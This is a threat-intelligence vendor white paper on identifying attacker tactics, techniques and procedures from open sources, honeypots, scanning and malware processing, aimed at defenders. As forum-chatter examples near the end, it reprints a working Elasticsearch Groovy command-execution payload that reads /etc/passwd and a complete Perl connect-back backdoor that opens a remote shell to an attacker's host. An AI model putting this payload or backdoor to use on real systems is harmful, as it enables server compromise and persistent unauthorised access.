


WHITE PAPER

# Understand Your Attacker: A Practical Guide to Identifying TTPs With Threat Intelligence


By Levi Gundert

Vice President of Intelligence and Strategy



# Table of Contents

Introduction.....	3
TTP Identification Value .....	4
Identifying Sources .....	5
The Web / Open Source .....	5
Honeypots or Darknets.....	6
Customer Telemetry.....	6
Scanning and Crawling.....	6
Malware Processing.....	7
Closed Source / Human Relationships .....	7
Proprietary vs. Vendor Sources .....	7
Leveraging Source Into Analysis .....	8
Surfacing the Exploit Signal.....	9
Practical Adversary Tools.....	10
Data Points to Assist Business Decisions.....	10
Source Alerting and Analysis .....	12
Reporting .....	15
Conclusion .....	16



## Introduction

The goal of any threat intelligence program should be to reduce operational risk and contribute to an overall information security program that's establishing a competitive advantage in the marketplace. By definition, threat intelligence is the act of formulating an analysis based on the identification, collection, and enrichment of relevant information. Some organizations are so focused on collecting external indicators of compromise (IOCs) and evaluating them for signs of internal compromise that they can't see the forest through the trees; that is, the bigger focus on business goals.

The difference between IOCs and tactics, techniques, and procedures (TTPs) is that TTPs are higher-level adversary operating behaviors. Both IOCs and TTPs share a temporal element — they're both very contextually dependent on time — and by nature, TTPs require more data and analysis to identify.

This paper will detail the value proposition of identifying attacker TTPs and understanding information source types so that organizations can improve collection strategies, analyze the resulting information, and turn it into a workflow for relevant and timely intelligence reporting.

## TTP Identification Value

The value of identifying adversary tools, techniques, procedures is increased security control efficacy. Intelligence about threat actors' actions and behaviors allows the security team to implement continuously improving security controls while also providing the support and data required by executives to make critical business decisions. Identifying TTPs and understanding the implications of the results is a threat-centric approach to security that complements and accelerates a risk-based audit framework approach. Too many organizations today still focus on, "Where's the risk and what can we do to lessen our burden when an event occurs?" They center their programs around the idea of needing to satisfy compliance checklists, and approach security decisions as they would a cyber insurance policy. Ironically, taking this approach misses the mark in terms of both risk and threats. Following the compliance frameworks means responding to threats that have occurred in the past and building controls around known security vulnerabilities. A threat-centric organization is proactive, looking for new methods of attack, and accounts for likelihood of adversary success. Developing a risk strategy without this information is like trying to fly blind.

To illustrate, last year Recorded Future conducted a small research project to examine various text fragments found in the web that were likely indicative of a data breach from which passwords were exposed. Broken down into exposures by industry, we found that within the FT500 Europe, nearly every industry had been affected; credentials were dumped in the public or private web, and these exposures occurred along a very predictable chain.

Rather than merely assuming the risk, a threat-centric approach analyzes how the compromise happened, what were the TTPs that facilitated the breach, and what new policies and security controls could be implemented to increase future efficacy. If the goal is to prevent employee passwords being shared on the web, tracking actor TTPs creates ongoing awareness of imminent obstacles and positively affects the organization's ability to prevent future attacks in the same vein.

## Identifying Sources

Before hunting for TTPs, forming an analysis, and then reporting on findings (the ultimate business deliverable), comes source identification: Where are the credible sources for adversary behavioral data? How do we locate them? Source collection has to align with strategic intelligence objectives. What that means is that operational security teams and the teams in other business verticals have requirements for the type of intelligence they need, and it's the threat analyst's job to understand those realities.

The first part of the process is identifying the needs of the company. The next step is to identify the location of information sources and determine if they're currently viable. If they're not, can they be built internally or in conjunction with a third party?

Vendor products supply an easy way to collect certain types of information. When evaluating vendor offerings, though, there are a few key questions to ask:

- What, exactly, is the type of information the vendor will provide and in what format(s)?
- How do they originate their data?
- From which locations do they source their data?
- How is it acquired?
- How much of that data is unique?

Many times vendors share information amongst each other. Potential clients assessing the value of one vendor's data over another vendor's data have to understand precisely how much of the data is unique to vendor A versus vendor B before investing and potentially acquiring duplicate data. During vendor evaluations, ask from where, specifically, the vendor obtains that data and how much of it is unique.

In regards to the "where," there are six broad information threat "bucket" classifications.

## The Web / Open Source

The internet is filled with data about attacker TTPs. Data from the web can be considered "open source" because it is freely available to anyone who knows how to find it. Because of its vastness, manual searching will turn up only a tiny portion of what is available on the web.

Recorded Future, for example, collects information from hundreds of thousands of sources, across the web and in real time, which would not be possible through manual means. The value in an automated service is not just the collection process; Recorded Future performs an analysis on the collected data, contextualizes it, tracks entities and events, and provides alerts, all of which offers a robust threat capability for analysts to integrate into their workflow. The data source is the open web — criminal forums, Tor .onion forums, social media, mainstream, blogs, etc.

## Honeypots or Darknets

These are companies with servers or collection nodes set up across the internet to attract attacker's large-scale campaigns.

Honeypots and Darknets are often configured with attractive-sounding names and common technology stacks running on common ports to capture reconnaissance and automated exploit activity. Since legitimate traffic should never be observed in Darknet space, scanning and/or intrusion attempts are automatically logged. When unauthorized access is allowed (through intentionally misconfigured security controls) the subsequent adversary tool chains produce useful attacker IOCs and TTPs.

Endgame Systems is an example of a vendor that provides Honeynet data. The company deploys distributed Honeypots in various types of networks. This enables Endgame to observe diverse attacker patterns and also alert on new types of scanning that likely correspond to a new remote access vulnerability.

## Customer Telemetry

Many commercial vendors have access to information supplied by their customers. For instance, an antivirus company might receive samples from its customers. Cloud service providers, too, have access to customer data that might reveal information about the network or product. This type of return telemetry is illuminating because of the large-scale visibility across millions of hosts. Sometimes the data is aggregated and resold.

## Scanning and Crawling

Scanning and crawling are essentially the opposite of Honeynets and Darknets; through these processes, companies are crawling the internet, actively scanning and enumerating ports and services, and collecting information to make it available for analysis.

Shodan is a prime example of a vendor that provides an information source based on crawling or scanning the internet. Shodan scans and enumerates ports and services across the majority of the IPv4 space daily, ultimately making the resulting data available for search.

## Malware Processing

Malware processing is detonating large amounts of malware while capturing and storing the resulting metadata. The resulting database is full of useful IOCs that may be searched historically.

Team Cymru and ReversingLabs are two examples of companies that perform bulk malware processing and metadata storage. Team Cymru offers a commercial product called Malware Hawk, and they also provide the free website, TotalHash. TotalHash allows the analyst to search and splice metadata, like strings and mutexes found in malicious code itself, to uncover new TTPs. ReversingLabs allows users to upload Yara rules for proactive alerting when new samples are processed and match the rule condition(s).

## Closed Source / Human Relationships

This is the opposite of web/open source information, which is listed, posted, pasted, or available on the web. In closed source/human intelligence, individuals foster human relationships to enable deeper intelligence that may be available through closed communities. Entrance to these communities requires vetting to engage.

Intel-471 is an actor-centric, human intelligence service that fosters human relationships within closed communities or forums. Gaining entry might be difficult, but once a member is trusted, he or she can uncover deeper insight into adversary methods, plans, tools, and processes.

## Proprietary vs. Vendor Sources

A threat analyst may examine the requirements of the business and discover that the necessary information collection capabilities may not exist. At these points, the information security team may need to build a proprietary information source internally to fulfill intelligence requirements. These proprietary, or home-grown, resources can be extremely effective, but, as with any custom application, tradeoffs exist. If an organization has the time, budget, and skilled resources, a custom solution is sometimes preferable to a pre-built vendor solution, but resource constraints should obviously be a deciding factor in the build vs. buy construct.

Whatever the decision, every organization needs a continuous feedback loop between security teams and the business because demand for information sources is not static. This year, the business may have a need for a specific type of information. Next month, that may change.

## Leveraging Source Into Analysis

Once information collection has begun, the next step is turning that information into intelligence through analysis. Turning data into intelligence can be tricky because of prioritization. The analyst must decide which threats — at which level of severity — are most likely to impact the business in the current environment presently and in the future.

One way to prioritize threats is to envision a Skee-Ball game. In Skee-Ball, the player rolls a ball up the ramp and tries to aim for the ring with the highest value assignment, which is small and in the center of a number of other larger targets. The smallest target is valued at 100 points. The outermost ring, however, the one with the largest surface area, is 10 points.

General trends, the macro industry trends of which threat intelligence teams need awareness, fall into the 10-point value category. Questions that might be asked in this bracket include “What is happening in the denial-of-service underground criminal market? What are criminals’ capabilities? What’s their success rate?”

The 100-point ring includes threats to strategic assets: a company’s vendors, customers, its employees, applications, infrastructure, and technology stack. Attacks on a company’s routers, VPN software, RDP or VNC instances, web servers, and/or critical applications relying on PHP or Java are those that could cripple an organization. It is extremely challenging to identify those threats and understand the impact before the attack occurs, but this is the goal of threat intelligence; it’s understanding adversary behavior and TTPs so the organization can make adjustments before the threat impacts the target. Within a proactive threat intelligence model, it’s crucial to score these strategic assets as the 100-point rings and prioritize their protection.





## Surfacing the Exploit Signal

Armed with a conceptual understanding of the importance of adversary TTPs, the following are practical examples of how to identify adversary TTPs on the web. These examples show how to move from a conceptual understanding that a vulnerability in a particular piece of software exists to actually seeing the criminal chatter detailing the corresponding exploit process. Identifying near real-time chatter leads to increased awareness of adversary intent and, possibly, adversary capability. These concrete data points will help the threat, incident, SOC, or security analyst prioritize recommendations and ensuing actions.


Using Recorded Future, specific signals around the text fragment “exploit” can be surfaced in multiple languages within the context of criminal forums.

As a word of caution, the existence of a vulnerability does not necessarily mean an adversary has the knowledge or skills to actually exploit that vulnerability. However, where very specific data points surface — in the form of tutorials detailing the specific exploit steps and/or code — in an online forum, this additional context might indicate the need for prioritization of the threat if it has the ability to impact the upper-left 100-point ring — the company’s strategic assets. When this type of exploit signal surfaces, threat teams should consult on preventative security controls and detection mechanisms.



## Practical Adversary Tools


This next example shows practical adversary tools that are matches on text fragments around common technologies like Perl, Python, and Java, as well as packers like UPX (commonly used for malware obfuscation and delivery). A packer may be a high-level TPP that can be identified as an adversary choke point for corresponding defensive controls.



*Click image to view larger version in browser.*


## Data Points to Assist Business Decisions

In the example below, open source information alerts reference salted hash cracking. That data point may be useful for business decision makers struggling with a resource allocation decision around salting hashes (hypothetical example). In the theoretical sense, the answer may be that salting is not worth the effort. That decision, however, is merely a gut instinct until the organization can point to concrete data points and say, “this is the cracking process we observe criminal adversaries using. We see them leveraging online cloud services with large GPU resources for cracking passwords. Salting hashes will help reduce this specific risk to an extent because it will take the adversary 30 hours longer to break password hashes.” This is the hard data point that can be used to make a more informed business decision.



*Click image to view larger version in browser.*

Webshells are another example of how criminal chatter can reveal that adversaries are looking for vulnerable services and software through a scan-and-exploit pattern. When they find vulnerable software instances, they auto-exploit and use webshells to maintain persistence on the compromised server.



*Click image to view larger version in browser.*


A threat analyst should observe the behavior, methodology, and pattern behind the attack and then replicate the TTP to understand the internal consequences. In some cases it might be beneficial to work with the red team and/or incident response to emulate the scenario and determine (in this case) if the particular webshell will be successful against the company's defensive controls.

This is the goal of threat intelligence; identifying TTPs to determine if the TTP is interesting but not actionable and thus valueless. To understand the actions of a threat actor and map them back to operational risk and controls is threat intelligence that will determine business success. Often this means more work on the part of the threat team. Identifying the TTP is only the first part; working through the scenario to understand the threat, where the exposure lies, and what resultant actions should take place is a lot more complicated but will yield more valuable business guidance.

## Source Alerting and Analysis

Before a TTP can be identified, high-fidelity information alerts on new entities or events must be created to scale the process. Alerting success is not immediately achieved, it requires patience and persistence.

In the case of alerting on specific malware samples that match specific criteria, ReversingLabs offers an interface through which the analyst can upload Yara rules.



*“Yara rule (basic example) looking for China Chopper Webshell samples that match specific strings and hashes.”*

In the example, a potential attack script called tacflip.py (available on GitHub) is illustrated. This script targets a vulnerability in Cisco's TACACS+ implementation. Below is a screenshot of a step-by-step guide in a Chinese-language forum demonstrating how to implement this particular attack script.



The screenshot shows a forum post titled "[终端安全]绕过 Cisco TACACS+ 的三种攻击方式 [复制链接]". The post is by a user named "楼主" (OP) and was published on "12-19". It includes a keyword "Cisco TACACS+" and a link to the original article: "原文地址: 3 attacks on cisco tacacs bypassing". The main text of the post lists three attack methods:


- No.1 利用 DoS 攻击绕过 Cisco TACACS+
- No.2 本地爆破 PSK 绕过 Cisco TACACS+
- No.3 利用中间人攻击 绕过 Cisco TACACS+

The post also contains a paragraph explaining that in large networks, managing access permissions for network devices is a big problem, and most companies implement centralized access protocols like TACACS+ and RADIUS. It then has a section titled "0x00 TACACS 协议简介" (Introduction to TACACS Protocol). This section defines TACACS as Terminal Access Controller Access Control System, used for authentication in UNIX networks. It describes how TACACS allows client terminals to send usernames and passwords to a TACACS守护进程 (TACACS daemon) on the host, which then decides whether to accept or reject the request based on a response from a TACACS认证服务器 (TACACS authentication server). The decision process is described as "向上开放" (opened up), meaning the algorithm and data are controlled by the daemon. It also notes that Cisco's XTACACS (an extension of TACACS) from 1990 has been largely replaced by TACACS+ and RADIUS in newer networks. Finally, it states that TACACS is defined in RFC 1492 and uses TCP or UDP on port 49 by default.



In this scenario, the analyst will want to identify the TTP and subsequently work with the red team on developing a test scenario for the organization to learn if defensive controls are effective. While the organization might know about a TACACS+ vulnerability in the way Cisco implements it, the precise descriptions in the adversary forum might prove useful in uncovering new methods of exploit only possible through a different tactic. Learning the results might supply a data point that will help the organization prioritize actions.

In March of 2015, a Java vulnerability within Elasticsearch's Groovy scripting engine was announced. Naturally, chatter about the vulnerability started to appear on forums, including criminal forums. Within the Chinese criminal forums, specifically, posts detail how to exploit the vulnerability.



Click image to view larger version in browser.

210 阅读 0 回复

**[系统和服务器安全]ElasticSearch命令执行漏洞：通过perl进行反弹shell** [复制链接]

楼主 发表于: 03-06

只看楼主 倒序阅读 使用道具

关键词: ElasticSearch perl 命令执行漏洞 shell

ElasticSearch是一个基于Lucene的搜索服务器。它提供了一个分布式多用户能力的全文搜索引擎，基于RESTful web接口。Elasticsearch是用Java开发的，并作为Apache许可条款下的开放源码发布，是目前最流行的企业搜索引擎。设计用于云计算中，能够达到实时搜索，稳定，可靠，快速，安装使用方便。目前网络公开部署Elasticsearch大概有数万台服务器，内部网络部署就不计其数了。Elasticsearch用了两个危险性的脚本MVEL和Groovy。2014年5月MVEL爆出来命令执行漏洞，这次轮到Groovy了，Elasticsearch 1.3.0-1.3.7 和 1.4.0-1.4.2的Groovy 脚本引擎存在漏洞。这个漏洞允许攻击者构造Groovy脚本绕过沙箱检查执行shell命令，已修复的版本是Elasticsearch 1.3.8 和 1.4.3。这个漏洞不亚于Java Struct执行命令漏洞，对与Linux和Windows平台都适用，在实际测试中也有授权为最高权限root或者system权限的，可以获取webshell和最高系统权限。

受影响版本：

```
cpe:/a:elasticsearch:elasticsearch:1.4.2
cpe:/a:elasticsearch:elasticsearch:1.4.0
cpe:/a:elasticsearch:elasticsearch:1.3.7
cpe:/a:elasticsearch:elasticsearch:1.4.0:beta1
cpe:/a:elasticsearch:elasticsearch:1.4.1
```

(一)可利用POC

The Chinese-language forums included scan-and-exploit tutorials explaining and showing how to identify vulnerable Elasticsearch instances using search engines that scan and crawl (like Shodan, as described above). Taking the activity one step further, forum participants next listed the actual exploit code for Java itself, and then posted the Perl back-connect script to maintain persistence from exploited servers back to the adversary.

```
["size":1,"script_fields":{"test#":{"script":"java.lang.Math.class.forName(\n java.io.BufferedReader\").getConstructor(java.io.Reader.class).newInstance(\n java.lang.Math.class.forName(\n java.io.InputStreamReader\").getConstructor(\n java.io.InputStream.class).newInstance(java.lang.Math.class.forName(\n java.lang.Runtime\").getRuntime().exec(\n cat /etc/passwd\").getInputStream())\n .readLines()","lang":"groovy"]}]
```

```
1  #!/usr/bin/perl
2  #Perl Connect-back backdoor
3  #Modify:Maple-x <maple-x@163.com>
4  #Date:06.07.15
5  use Socket;
6  print("Perl Connect-back Backdoor\n");
7  print("Auther:Maple-x\n");
8  if(!$ARGV[1])
9  {
10 print("Usage:back.pl Host Port \n");
11 exit(1);
12 }
13 $host=$ARGV[0];
14 $port=$ARGV[1];
15 $proto=getprotobyname('tcp') || die("Unkown Protocol\n");
16 socket(SERVER,AF_INET,SOCK_STREAM,$proto) || die("Socket Error\n");
17 my $target=inet_aton($host);
18 if(!connect(SERVER,pack "SnA4x8",2,$port,$target))
19 {
20 die("Unable to Connect\n");
21 }
22 if(!fork())
23 {
24 open(STDIN,">&SERVER");
25 open(STDOUT,">&SERVER");
26 open(STDERR,">&SERVER");
27 $msg="-----Perl Connect-Back-----\n";
28 $msg="-----Modify by Maple-x-----\n";
29 send(SERVER,$msg,0);
30 exec ("/bin/sh");
31 #exec("c:\\windows\\system32\\cmd.exe"); #// for win
32 exit(0);
33 }
```

## Reporting


Once information sources are collected and threat teams are performing an analysis and identifying adversary TTPs, the next step is reporting. Finished intelligence needs to be packaged in a way that the teams consuming it — often nontechnical teams — like and need it. If the information is delivered in a format the recipient can't use or won't understand, the data will be discarded. For instance, business decision makers might prefer a PDF or an easy-to-view email. The SOC or the incident response team, by contrast, may want input into their ticketing system or portal.

Ask executives what they prefer to receive and try to conform to requests for reporting and packaging. All of the hard work of analysis may be ignored if it can't be processed into existing workflows. One size does not fit all when it comes to reporting. If the goal is to enable executives to make critical business decisions, deliver what they need in a consumable format; be as conscientious as possible about reporting in a useful way so decision makers can put the data to good use. Just like information sources, reporting format requirements will also evolve over time, flexibility is paramount.

## Conclusion

Threat-centric security programs support the business with actionable data that help reduce operational risk. While external indicators of compromise are an important operational baseline for new teams, it is the tactics, techniques, and procedures (TTPs) identification — higher-level adversary operating behaviors — which allow the threat team to form a strategic analysis and tune security controls for optimal efficacy. The value proposition of identifying attacker TTPs is to produce a relevant and timely reporting deliverable upon which decision makers can base their business decisions.





 [www.recordedfuture.com](http://www.recordedfuture.com)

 @RecordedFuture

### About Recorded Future

Recorded Future arms security teams with the only complete threat intelligence solution powered by patented machine learning to lower risk. Our technology automatically collects and analyzes information from an unrivaled breadth of sources and provides invaluable context in real time and packaged for human analysis or integration with security technologies.

© Recorded Future, Inc. All rights reserved. All trademarks remain property of their respective owners.